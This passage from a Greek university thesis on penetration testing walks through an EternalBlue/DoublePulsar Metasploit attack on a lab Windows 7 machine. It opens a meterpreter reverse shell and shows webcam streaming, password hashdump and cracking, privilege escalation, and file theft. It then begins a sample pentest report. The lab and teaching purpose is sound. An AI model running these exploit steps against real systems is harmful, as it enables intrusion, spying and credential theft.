DOUBLEPULSARPATH /root/Eternalblue-Doublepulsar-Metasploit/deps/  yes      Path directory of Doublepulsar
ETERNALBLUEPATH  /root/Eternalblue-Doublepulsar-Metasploit/deps/  yes      Path directory of Eternalblue
PROCESSINJECT    lsass.exe        yes      Name of process to inject into (Change to lsass.exe for x64)
RHOST           192.168.133.132  yes      The target address
RPORT           445              yes      The SMB service port (TCP)
TARGETARCHITECTURE x64              yes      Target Architecture (Accepted: x86, x64)
WINEPATH         /root/.wine/drive_c/  yes      WINE drive_c path

Payload options (windows/x64/meterpreter/reverse_tcp):
-----
Name          Current Setting  Required  Description
-----
EXITFUNC      process          yes      Exit technique (Accepted: '', seh, thread, process, none)
LHOST         192.168.133.132  yes      The listen address
LPORT         4444             yes      The listen port

Exploit target:
-----
Id  Name
--  --
0   Windows 7 (all services pack) (x86) (x64)
```

Εικόνα 4.31

Παρατηρούμε ότι στην περιοχή payload options βρίσκονται οι παράμετροι για το payload. Αυτές οι παράμετροι πρέπει να ρυθμιστούν έχοντας υπ όψιν ότι η δουλειά του payload είναι να δημιουργήσει μία συνδεση από τον υπολογιστή στόχο στον δικό μου υπολογιστή. Επομένως πρέπει να εισάγω δεδομένα που ανταποκρίνονται στον υπολογιστή μου. Η θύρα που θα χρησιμοποιηθεί είναι ήδη επιλεγμένη και ορισμένη ως ‘4444’. Έχοντας ρυθμίσει το ένα άκρο της σύνδεσης με την παράμετρο RHOST, μένει να ρυθμίσω το άλλο άκρο με τη δική μου διεύθυνση στο δίκτυο. Αυτό θα το κάνω με την εντολή “**set LHOST 192.168.133.138**”.

Αξιολόγηση της ασφάλειας ενός πληροφοριακού συστήματος σε ένα ελεγχόμενο περιβάλλον

```
msf exploit(windows/smb/eternalblue_doublepulsar) > set LHOST 192.168.133.138
LHOST => 192.168.133.138
msf exploit(windows/smb/eternalblue_doublepulsar) > show options

Module options (exploit/windows/smb/eternalblue_doublepulsar):

  Name      Current Setting  Required  Description
  ----      -
DOUBLEPULSARPATH  /root/Eternalblue-Doublepulsar-Metasploit/deps/  yes      Path directory of Doublepulsar
ETERNALBLUEPATH  /root/Eternalblue-Doublepulsar-Metasploit/deps/  yes      Path directory of Eternalblue
PROCESSINJECT    lsass.exe       yes      Name of process to inject into (Change to lsass.exe for x64)
RHOST          192.168.133.132  yes      The target address
RPORT          445             yes      The SMB service port (TCP)
TARGETARCHITECTURE  x64            yes      Target Architecture (Accepted: x86, x64)
WINEPATH       /root/.wine/drive_c/  yes      WINE drive_c path

Payload options (windows/x64/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
EXITFUNC   process         yes      Exit technique (Accepted: '', seh, thread, process, none)
LHOST     192.168.133.138  yes      The listen address
LPORT     4444           yes      The listen port

Exploit target:

  Id  Name
  --  -
   8  Windows 7 (all services pack) (x86) (x64)

msf exploit(windows/smb/eternalblue_doublepulsar) >
```

Εικόνα 4.32

Είμαι πλέον έτοιμος να ξεκινήσω την επίθεση. Όπως και πριν, αυτό θα το κάνω με την εντολή “**exploit**”.

```
msf exploit(windows/smb/eternalblue_doublepulsar) > exploit

[*] Started reverse TCP handler on 192.168.133.138:4444
[*] 192.168.133.132:445 - Generating Eternalblue XML data
[*] 192.168.133.132:445 - Generating Doublepulsar XML data
[*] 192.168.133.132:445 - Generating payload DLL for Doublepulsar
[*] 192.168.133.132:445 - Writing DLL in /root/.wine/drive_c/eternal11.dll
[*] 192.168.133.132:445 - Launching Eternalblue...
[*] 192.168.133.132:445 - Pwned! Eternalblue success!
[*] 192.168.133.132:445 - Launching Doublepulsar...
[*] Sending stage (206403 bytes) to 192.168.133.132
[*] Meterpreter session 1 opened (192.168.133.138:4444 -> 192.168.133.132:49157) at 2018-05-26 01:20:56 +0100
[*] 192.168.133.132:445 - Remote code executed... 3... 2... 1...

meterpreter >
```

Εικόνα 4.33

Από την εικόνα 4.30 φαίνεται πως η επίθεση μου ήταν επιτυχής. Η σύνδεση μεταξύ των δύο υπολογιστών επιτεύχθηκε και πλέον μπορώ να εξερευνήσω τις επιλογές μου εκτελώντας την επιλογή “**help**” για μια πλήρη λίστα με τις εντολές που υποστηρίζει ο meterpreter.

```
meterpreter > help
Core Commands
=====
Desktop
-----
Command      Description
-----
?            Help menu
background   Backgrounds the current session
bgkill       Kills a background meterpreter script
bglist       Lists running background scripts
bgrun        Executes a meterpreter script as a background thread
channel      Displays information or control active channels
close        Closes a channel
disable_unicode_encoding  Disables encoding of unicode strings
enable_unicode_encoding  Enables encoding of unicode strings
exit         Terminate the meterpreter session
get timeouts Get the current session timeout values
guid         Get the session GUID
help         Help menu
info         Displays information about a Post module
irb          Drop into irb scripting mode
load         Load one or more meterpreter extensions
machine_id   Get the MSF ID of the machine attached to the session
migrate      Migrate the server to another process
pivot        Manage pivot listeners
quit         Terminate the meterpreter session
read         Reads data from a channel
resource     Run the commands stored in a file
run          Executes a meterpreter script or Post module
sessions     Quickly switch to another session
set timeouts Set the current session timeout values
sleep        Force Meterpreter to go quiet, then re-establish session.
transport    Change the current transport mechanism
use          Deprecated alias for "load"
uuid         Get the UUID for the current session
write        Writes data to a channel

Stdapi: File system Commands
=====
Command      Description
-----
cat           Read the contents of a file to the screen
cd            Change directory
checksum     Retrieve the checksum of a file
cp            Copy source to destination
dir           List files (alias for ls)
download     Download a file or directory
edit         Edit a file
getlwd       Print local working directory
getwd        Print working directory
lcd          Change local working directory
```

Εικόνα 4.34

```
lls           List local files
lpwd         Print local working directory
ls           List files
mkdir        Make directory
mv           Move source to destination
pwd          Print working directory
rm           Delete the specified file
rmdir        Remove directory
search       Search for files
Show mount   List all mount points/logical drives
upload       Upload a file or directory

Stdapi: Networking Commands
=====
Command      Description
-----
arp           Display the host ARP cache
getproxy     Display the current proxy configuration
ifconfig     Display interfaces
ipconfig     Display interfaces
netstat      Display the network connections
portfwd      Forward a local port to a remote service
resolve      Resolve a set of host names on the target
route        View and modify the routing table

Stdapi: System Commands
=====
Command      Description
-----
clearv       Clear the event log
drop token   Relinquishes any active impersonation token.
execute      Execute a command
getenv       Get one or more environment variable values
getpid       Get the current process identifier
getprivs     Attempt to enable all privileges available to the current process
getsid       Get the SID of the user that the server is running as
getuid       Get the user that the server is running as
kill         Terminate a process
localtime    Displays the target system's local date and time
pgrep        Filter processes by name
pkill        Terminate processes by name
ps           List running processes
reboot       Reboots the remote computer
reg          Modify and interact with the remote registry
rev2self     Calls RevertToSelf() on the remote machine
shell        Drop into a system command shell
shutdown     Shuts down the remote computer
steal token  Attempts to steal an impersonation token from the target process
suspend      Suspends or resumes a list of processes
sysinfo      Gets information about the remote system, such as OS
```

Εικόνα 4.35


```

Stdapi: User interface Commands
=====
Command      Description
-----
enumdesktops List all accessible desktops and window stations
getdesktop   Get the current meterpreter desktop
idletime     Returns the number of seconds the remote user has been idle
keyscan_dump Dump the keystroke buffer
keyscan_start Start capturing keystrokes
keyscan_stop Stop capturing keystrokes
screenshot   Grab a screenshot of the interactive desktop
setdesktop   Change the meterpreters current desktop
uictl        Control some of the user interface components

Stdapi: Webcam Commands
=====
Command      Description
-----
record_mic   Record audio from the default microphone for X seconds
webcam_chat  Start a video chat
webcam_list  List webcams
webcam_snap  Take a snapshot from the specified webcam
webcam_stream Play a video stream from the specified webcam

Priv: Elevate Commands
=====
Command      Description
-----
getsystem    Attempt to elevate your privilege to that of local system.

Priv: Password database Commands
=====
Command      Description
-----
hashdump     Dumps the contents of the SAM database


Priv: Timestomp Commands
=====
Command      Description
-----
timestomp    Manipulate file MACE attributes

meterpreter >
    
```

Εικόνα 4.36

Από τις παραπάνω εικόνες βλέπουμε ότι έχω πολλές επιλογές ως προς το πώς θα προχωρήσω. Θα σταθώ για λίγο στις εντολές κάτω από την κατηγορία **Webcam Controls**, θέλοντας να δώσω έμφαση στη σοβαρότητα αυτής της ευπάθειας. Μου δίνεται η επιλογή να χρησιμοποιήσω τη συνδεδεμένη web camera του υπολογιστή στόχου και να ηχογραφήσω μέσω αυτής, να τραβήξω μια φωτογραφία ή και να ξεκινήσω μια ζωντανή αναμετάδοση της κάμερας. Για τη χρήση οποιασδήποτε από τις εντολές του meterpreter, αρκεί να πληκτρολογήσω το όνομα της εντολής. Εάν ήθελα να χρησιμοποιήσω την κάμερα του υπολογιστή για να καταλάβω που βρίσκεται ο υπολογιστής για παράδειγμα, αρκεί να εκτελέσω την εντολή **“webcam_stream”**.


Αξιολόγηση της ασφάλειας ενός πληροφοριακού συστήματος σε ένα ελεγχόμενο περιβάλλον



Εικόνα 4.37

Μετά την εκτέλεση ανοίγει αυτόματα ο προεπιλεγμένος περιηγητής ιστού του υπολογιστή με μία ζωντανή αναμετάδοση της κάμερας του στόχου. Φυσικά εγώ χρησιμοποιώ ένα ψηφιακό εργαστήριο και όλες οι μηχανές βρίσκονται στον υπολογιστή μου, επομένως η αναμετάδοση δείχνει το γραφείο μου (η φωτογραφία είναι θολωμένη επίτηδες).

Όπως και στην προηγούμενη δοκιμή, έχω αποκτήσει πρόσβαση αλλά δεν έχω όσες πληροφορίες θα ήθελα και κυρίως δεν έχω τα διαπιστευτήρια των χρηστών. Για να το πετύχω αυτό μπορώ να εκτελέσω την εντολή **“hashdump”** στον meterpreter και να εμφανίσω μία λίστα με τους χρήστες και τους κωδικούς πρόσβασης τους σε μορφή hash. Τα hashes χρησιμοποιούνται για αυτό ακριβώς το σκοπό. Σε περίπτωση που το σύστημα παραβιαστεί, ο επιτιθέμενος δεν έχει πρόσβαση στους κωδικούς αυτούσιους, αλλά σε μια κρυπτογραφημένη εκδοχή τους.




Εικόνα 4.38

Βλέπουμε λοιπόν ότι υπάρχουν τέσσερις χρήστες στον υπολογιστή στόχο και οι κωδικοί τους βρίσκονται δίπλα στο όνομά τους σε μορφή hash. Η διανομή Kali Linux ανάμεσα στα πολυάριθμα εργαλεία της, περιέχει και μερικά εξαιρετικά εργαλεία για την αποκρυπτογράφηση των hashed κωδικών πρόσβασης. Αυτό δεν είναι πάντα εύκολο ή


Αξιολόγηση της ασφάλειας ενός πληροφοριακού συστήματος σε ένα ελεγχόμενο περιβάλλον

δυνατό αλλά είναι συνετό να δοκιμάσουμε αυτό το βήμα γιατί έχει υψηλό ποσοστό επιτυχίας. Θα χρησιμοποιήσω το εργαλείο **ophcrack**, που ειδικεύεται σε Windows hashes, εκτελώντας την εντολή “**ophcrack**” στο τερματικό μου.




Εικόνα 4.39

Το επόμενο βήμα είναι να αντιγράψω τους hashed κωδικούς πρόσβασης σε ένα αρχείο κειμένου το οποίο θα τροφοδοτήσω στο ophcrack για να ξεκινήσει την αποκρυπτογράφηση.



Εικόνα 4.40

Έχοντας τους κωδικούς πρόσβασης στο αρχείο κειμένου μπορώ να ξεκινήσω την αποκρυπτογράφηση. Αυτό θα το κάνω με την επιλογή “Load” και “PWDUMP file”. Θα επιλέξω το αρχείο με τα hashes και τέλος θα επιλέξω “Crack”.



Εικόνα 4.41

Ύστερα από μερικές ώρες το Ophcrack κατάφερε να αποκρυπτογραφήσει τα hashes και να μου επιστρέψει τους κωδικούς πρόσβασης των δύο χρηστών που δημιούργησα. Η διαδικασία ολοκληρώθηκε μετά από περίπου 5 ώρες. Χρησιμοποιώντας τα διαπιστευτήρια αυτά, μπορώ πλέον να αποκτήσω πρόσβαση στον υπολογιστή με γραφικό περιβάλλον, ώστε να κινούμαι ευκολότερα. Φυσικά αυτό είναι κάτι που δεν συστήνεται διότι ο χρήστης που βρίσκεται στο μηχάνημα μπορεί να καταλάβει ανά πάσα στιγμή ότι κάποιος άλλος έχει τον έλεγχο.

Στην περίπτωση που αυτή η διαδικασία δεν ολοκληρωθεί, ή αποδειχθεί πολύ χρονοβόρα υπάρχει η επιλογή να «ξεγελάσω» το σύστημα και να αποκτήσω δικαιώματα διαχειριστή. Για να το επιτύχω, αρκεί να χρησιμοποιήσω την εντολή “**getsystem**”. Κατά την εκτέλεση της εντολής αυτής, το Metasploit καταλαμβάνει μία διεργασία του συστήματος που τρέχει κατά κανόνα με δικαιώματα διαχειριστή και εκτελεί τις εντολές που στέλνω μέσω αυτής. [20]

```
meterpreter > getsystem -h
Usage: getsystem [options]

Attempt to elevate your privilege to that of local system.

OPTIONS:

  -h      Help Banner.
  -t <opt> The technique to use. (Default to '0').
           0 : All techniques available
           1 : Named Pipe Impersonation (In Memory/Admin)
           2 : Named Pipe Impersonation (Dropper/Admin)
           3 : Token Duplication (In Memory/Admin)

meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Εικόνα 4.42

Πριν εκτελέσω την εντολή, χρησιμοποίησα την παράμετρο –h για να δω τις διαθέσιμες επιλογές. Εκτός από τον τρόπο που περιέγραψα, υπάρχουν άλλοι δύο, που λειτουργούν παρομοίως. Εκτελώντας την εντολή χωρίς παραμέτρους, δοκιμάζονται και οι τρεις τρόποι και προτιμάται ο πρώτος που πετυχαίνει το αποτέλεσμα. Για να επαληθεύσω ότι όντως απέκτησα υψηλότερα δικαιώματα, τρέχω την εντολή “**getuid**”, και επιβεβαιώνω ότι οι εντολές μου έχουν δικαιώματα του χρήστη SYSTEM, δηλαδή το σύστημα.

Μία άλλη πολύ χρήσιμη εντολή είναι η “**download**”, που επιτρέπει τη μεταφόρτωση αρχείων από την απομακρυσμένη μηχανή στον υπολογιστή μου. Η χρήση της είναι σχετικά απλή και για να τη χρησιμοποιήσω αρκεί να γράψω “**download**” και τη διαδρομή του αρχείου που θέλω να μεταφορτώσω. Ψάχνοντας στα αρχεία του χρήστη Test User, πρόσεξα ένα αρχείο με όνομα “banking_info.txt”


Αξιολόγηση της ασφάλειας ενός πληροφοριακού συστήματος σε ένα ελεγχόμενο περιβάλλον στην επιφάνεια εργασίας. Είναι πολύ πιθανό αυτό το αρχείο να περιέχει ευαίσθητες πληροφορίες και θα ήθελα να το κατεβάσω στον υπολογιστή μου για να αποθηκεύσω αυτές τις πληροφορίες. Εκτελώντας “**download C:/Users/Test\user/Desktop/banking_info.txt**” ένα αντίγραφο του αρχείου θα μεταφορτωθεί στον υπολογιστή μου, και συγκεκριμένα στον φάκελο χρήστη μου.

```
meterpreter > download C:/Users/Test\user/Desktop/banking_info.txt
[*] Downloading: C:/Users/Test user/Desktop/banking_info.txt -> banking_info.txt
[*] Downloaded 12.00 B of 12.00 B (100.0%): C:/Users/Test user/Desktop/banking_info.txt -> banking_info.txt
[*] download : C:/Users/Test user/Desktop/banking_info.txt -> banking_info.txt
meterpreter >
```

Εικόνα 4.43

Τέλος, μένει να αφήσουμε ένα σημάδι όπως και προηγουμένως, αποδεικνύοντας την απόκτηση πρόσβασης στο σύστημα. Εκτελώντας την εντολή “**msg John Hello, your computer is now compromised! :’(**” θα εμφανιστεί ένα παράθυρο διαλόγου στον χρήστη John με το μήνυμα που έγραψα στην εντολή.

```
C:\Windows\system32>msg John Hello, your computer is now compromised! :'(
msg John Hello, your computer is now compromised! :'(
C:\Windows\system32>
```



Εικόνα 4.44

Εδώ μπορώ να πω πως η δοκιμή μου ολοκληρώθηκε επιτυχώς. Κατάφερα να αποκτήσω πρόσβαση στον υπολογιστή στόχο, να αποκτήσω δικαιώματα διαχειριστή και να αποκτήσω πλήρη πρόσβαση στα αρχεία και στους πόρους του.

Στο επόμενο κεφάλαιο θα συντάξω ένα υπόδειγμα αναφοράς σχετικά με τις ευπάθειες των δύο υπολογιστών και πως θα μπορούσαν να αντιμετωπιστούν από το διαχειριστή τους.

ΚΕΦΑΛΑΙΟ 5


Σύνταξη αναφοράς των δοκιμών διείσδυσης και επίλογος

Μετά από κάθε ολοκληρωμένη δοκιμή διείσδυσης, ο επαγγελματίας που πραγματοποίησε τις δοκιμές, αναλαμβάνει να συντάξει μια αναφορά σχετικά με τα αποτελέσματα από κάθε φάση της δοκιμής διείσδυσης. Η αναφορά αυτή περιλαμβάνει λεπτομερώς όλα τα βήματα που ακολούθησε, τις εντολές που εκτελέστηκαν στο μηχάνημα, τις ευπάθειες που βρέθηκαν και τους τρόπους με τους οποίους αυτές οι ευπάθειες μπορούν να αντιμετωπιστούν. Αξίζει να σημειωθεί εδώ πως αναλόγως τη συμφωνία που έχει γίνει με τον διαχειριστή, ο επαγγελματίας ασφαλείας δεν αναλαμβάνει τη διόρθωση των ευπαθειών και αφήνει τα συστήματα που δοκιμάστηκαν ακριβώς όπως ήταν στην αρχική τους κατάσταση. Η δομή μιας τέτοιας αναφοράς εξαρτάται από πολλούς παράγοντες. Μερικοί από αυτούς είναι το κοινό στο οποίο απευθύνεται, το μέγεθος του οργανισμού στον οποίο εκτελείται η δοκιμή και το είδος των ευπαθειών που βρέθηκαν.

Σε κάποια σενάρια, η εφαρμογή λύσεων απαιτεί την έγκριση από άτομα που δεν σχετίζονται με την τεχνολογία π.χ το διοικητικό συμβούλιο μιας εταιρίας. Οι άνθρωποι αυτοί, δεν είναι απαραίτητο ότι σχετίζονται με την τεχνολογία και γι αυτό το λόγο πρέπει να υπάρχει περισσότερη σαφήνεια στην αναφορά ως προς τις ευπάθειες και τον κίνδυνο που επιφέρουν. Φυσικά, ο διαχειριστής του συστήματος είναι σε θέση να καταλάβει που είναι το πρόβλημα αλλά δεν είναι απαραίτητο ότι θα μπορεί να εξηγήσει πως αυτό είναι εκμεταλλεύσιμο από τρίτους και το πόσο σοβαρό είναι. Γι αυτό το λόγο, οι πρώτες σελίδες γράφονται στοχεύοντας άτομα χωρίς ιδιαίτερες γνώσεις στο αντικείμενο και οι μετέπειτα περιέχουν όλες τις απαραίτητες τεχνικές πληροφορίες. Εάν οι λύσεις θα εφαρμοστούν άμεσα από τον υπεύθυνο, τότε δεν υπάρχει λόγος για επεξηγήσεις και μπορούν να αναφερθούν άμεσα οι ευπάθειες που βρέθηκαν και οι προτάσεις για την αντιμετώπισή τους.

Θα υποθέσω λοιπόν ότι ανέλαβα να εκτελέσω τις δοκιμές αυτές για χάρη της εταιρίας "E Corp.". Πρόκειται για μια μικρή εταιρία και τα αποτελέσματα της αναφοράς μου αφορούν τον διακομιστή της και τους παρακείμενους υπολογιστές με Windows 7. Η αναφορά απευθύνεται κατευθείαν στον διαχειριστή του συστήματος.[21]

5.1 Σύνταξη αναφοράς



**ΑΕΙ ΠΕΙΡΑΙΑ Τ.Τ.
ΣΧΟΛΗ ΤΕΧΝΟΛΟΓΙΚΩΝ ΕΦΑΡΜΟΓΩΝ
ΤΜΗΜΑ ΜΗΧΑΝΙΚΩΝ ΗΛΕΚΤΡΟΝΙΚΩΝ
ΥΠΟΛΟΓΙΣΤΙΚΩΝ ΣΥΣΤΗΜΑΤΩΝ Τ.Ε.**

ΑΝΑΦΟΡΑ ΔΟΚΙΜΗΣ ΔΙΕΙΣΔΥΣΗΣ

**E Corp.
ΜΑΙΟΣ 2018**

ΙΩΑΝΝΗΣ ΑΡΒΑΝΙΤΗΣ
ΔΙΕΥΘΥΝΣΗ ΕΔΡΑΣ
ΣΤΟΙΧΕΙΑ ΕΠΙΚΟΙΝΩΝΙΑ

Πίνακας περιεχομένων

Στόχοι της αναφοράς και περίληψη ευρημάτων.....	71
Μεθοδολογία των δοκιμών.....	72
Αναλυτική περιγραφή των βημάτων της δοκιμής διεξόδου.....	73
ΥΠΟΜΝΗΜΑ ΕΥΠΑΘΕΙΩΝ Α'.....	75
ΥΠΟΜΝΗΜΑ ΕΥΠΑΘΕΙΩΝ Β'.....	77
Σύνοψη.....	80

Στόχοι της αναφοράς και περίληψη ευρημάτων

Ανέλαβα από την εταιρία E Corp. την διεξαγωγή δοκιμών διείσδυσης γκρίζου κουτιού στον διακομιστή δικτύου και των παρακείμενων υπολογιστών αυτού. Όλες οι ενέργειες διεξήχθησαν με τέτοιο τρόπο, ώστε να είναι όσο το δυνατό παρόμοιες με αυτές ενός κακόβουλου εισβολέα με σκοπό να βλάψει το σύστημα ή/και να αποσπάσει ευαίσθητες πληροφορίες από αυτό. Οι δοκιμές αυτές έγιναν με τους εξής στόχους:

- Την απόπειρα απόκτησης πλήρης πρόσβασης του συστήματος της εταιρίας
- Την αξιολόγηση των ευπαθειών που βρέθηκαν και τη σοβαρότητα τους ως προς της ευαίσθητες πληροφορίες της εταιρίας και τις υπηρεσίες που παρέχει

Κατά τις δοκιμές αυτές εκτέλεσα σαρώσεις για ευπάθειες, τις οποίες εκμεταλλεύτηκα ώστε να αποκτήσω πλήρη πρόσβαση στα συστήματα της εταιρίας. Η δοκιμές διείσδυσης και η αξιολόγηση των ευπαθειών έγινε σύμφωνα με το πρότυπο **NIST SP 800-115**[XX], σε ελεγχόμενες συνθήκες.

Μεθοδολογία των δοκιμών

Η δοκιμή αυτή πραγματοποιήθηκε σε τέσσερα στάδια : το σχεδιασμό, την Ανίχνευση, την επίθεση, την αναφορά.

Στάδιο 1^ο : Σχεδιασμός

Στο στάδιο αυτό συμφώνησα με τον υπεύθυνο και διαχειριστή του συστήματος να εκτελέσω δοκιμές διείσδυσης στο σύστημα που επιβλέπει με σκοπό την εύρεση ευπαθειών. Η προσέγγισή μου ήταν παρόμοια με αυτή ενός επιτιθέμενου ώστε να αξιολογηθεί η ευπάθεια του συστήματος από εξωτερικές απειλές. Η δοκιμή μου ήταν κατηγορίας γκρίζου κουτιού μιας και μου δόθηκε πρόσβαση στο τοπικό δίκτυο του συστήματος. Την κάλυψη τυχόν κενών ασφαλείας θα αναλάβει εξωτερικός συνεργάτης της εταιρίας.

Στάδιο 2^ο : Ανίχνευση

Ξεκινώντας τη δοκιμή διείσδυσης στο σύστημα χρησιμοποίησα εργαλεία σάρωσης του δικτύου για να ανακαλύψω την τοπολογία του και τα υποσυστήματα που είναι συνδεδεμένα με αυτό. Συνέλλεξα πληροφορίες που χρησιμοποίησα για την πραγματοποίηση των επιθέσεων μου με τα κατάλληλα εργαλεία διείσδυσης. Βρέθηκαν δύο υπολογιστικά συστήματα. Το ένα λειτουργούσε ως διακομιστής και το άλλο χρησιμοποιούνταν από υπάλληλο της εταιρίας

Στάδιο 3^ο : Επίθεση

Έχοντας συλλέξει αρκετές πληροφορίες για τους στόχους μου, εκτέλεσα επιτυχώς επιθέσεις προς δύο υπολογιστές στο δίκτυο. Οι επιθέσεις περιελάμβαναν την εκμετάλλευση γνωστών ευπαθειών, την μεταβολή των αρχείων του διακομιστή και την απόκτηση πλήρης πρόσβασης και στις δύο περιπτώσεις.

Στάδιο 4^ο : Αναφορά

Έχοντας ολοκληρώσει επιτυχώς όλες τις επιθέσεις κι έχοντας πραγματοποιήσει τους στόχους της δοκιμής αυτής θα αναφέρω τα αποτελέσματα της δοκιμής. Θα αξιολογήσω τις ευπάθειες που ανακαλύφθηκαν στο δίκτυο της εταιρίας και θα κάνω προτάσεις ως προς την επίλυση αυτών.

Αναλυτική περιγραφή των βημάτων της δοκιμής διείσδυσης

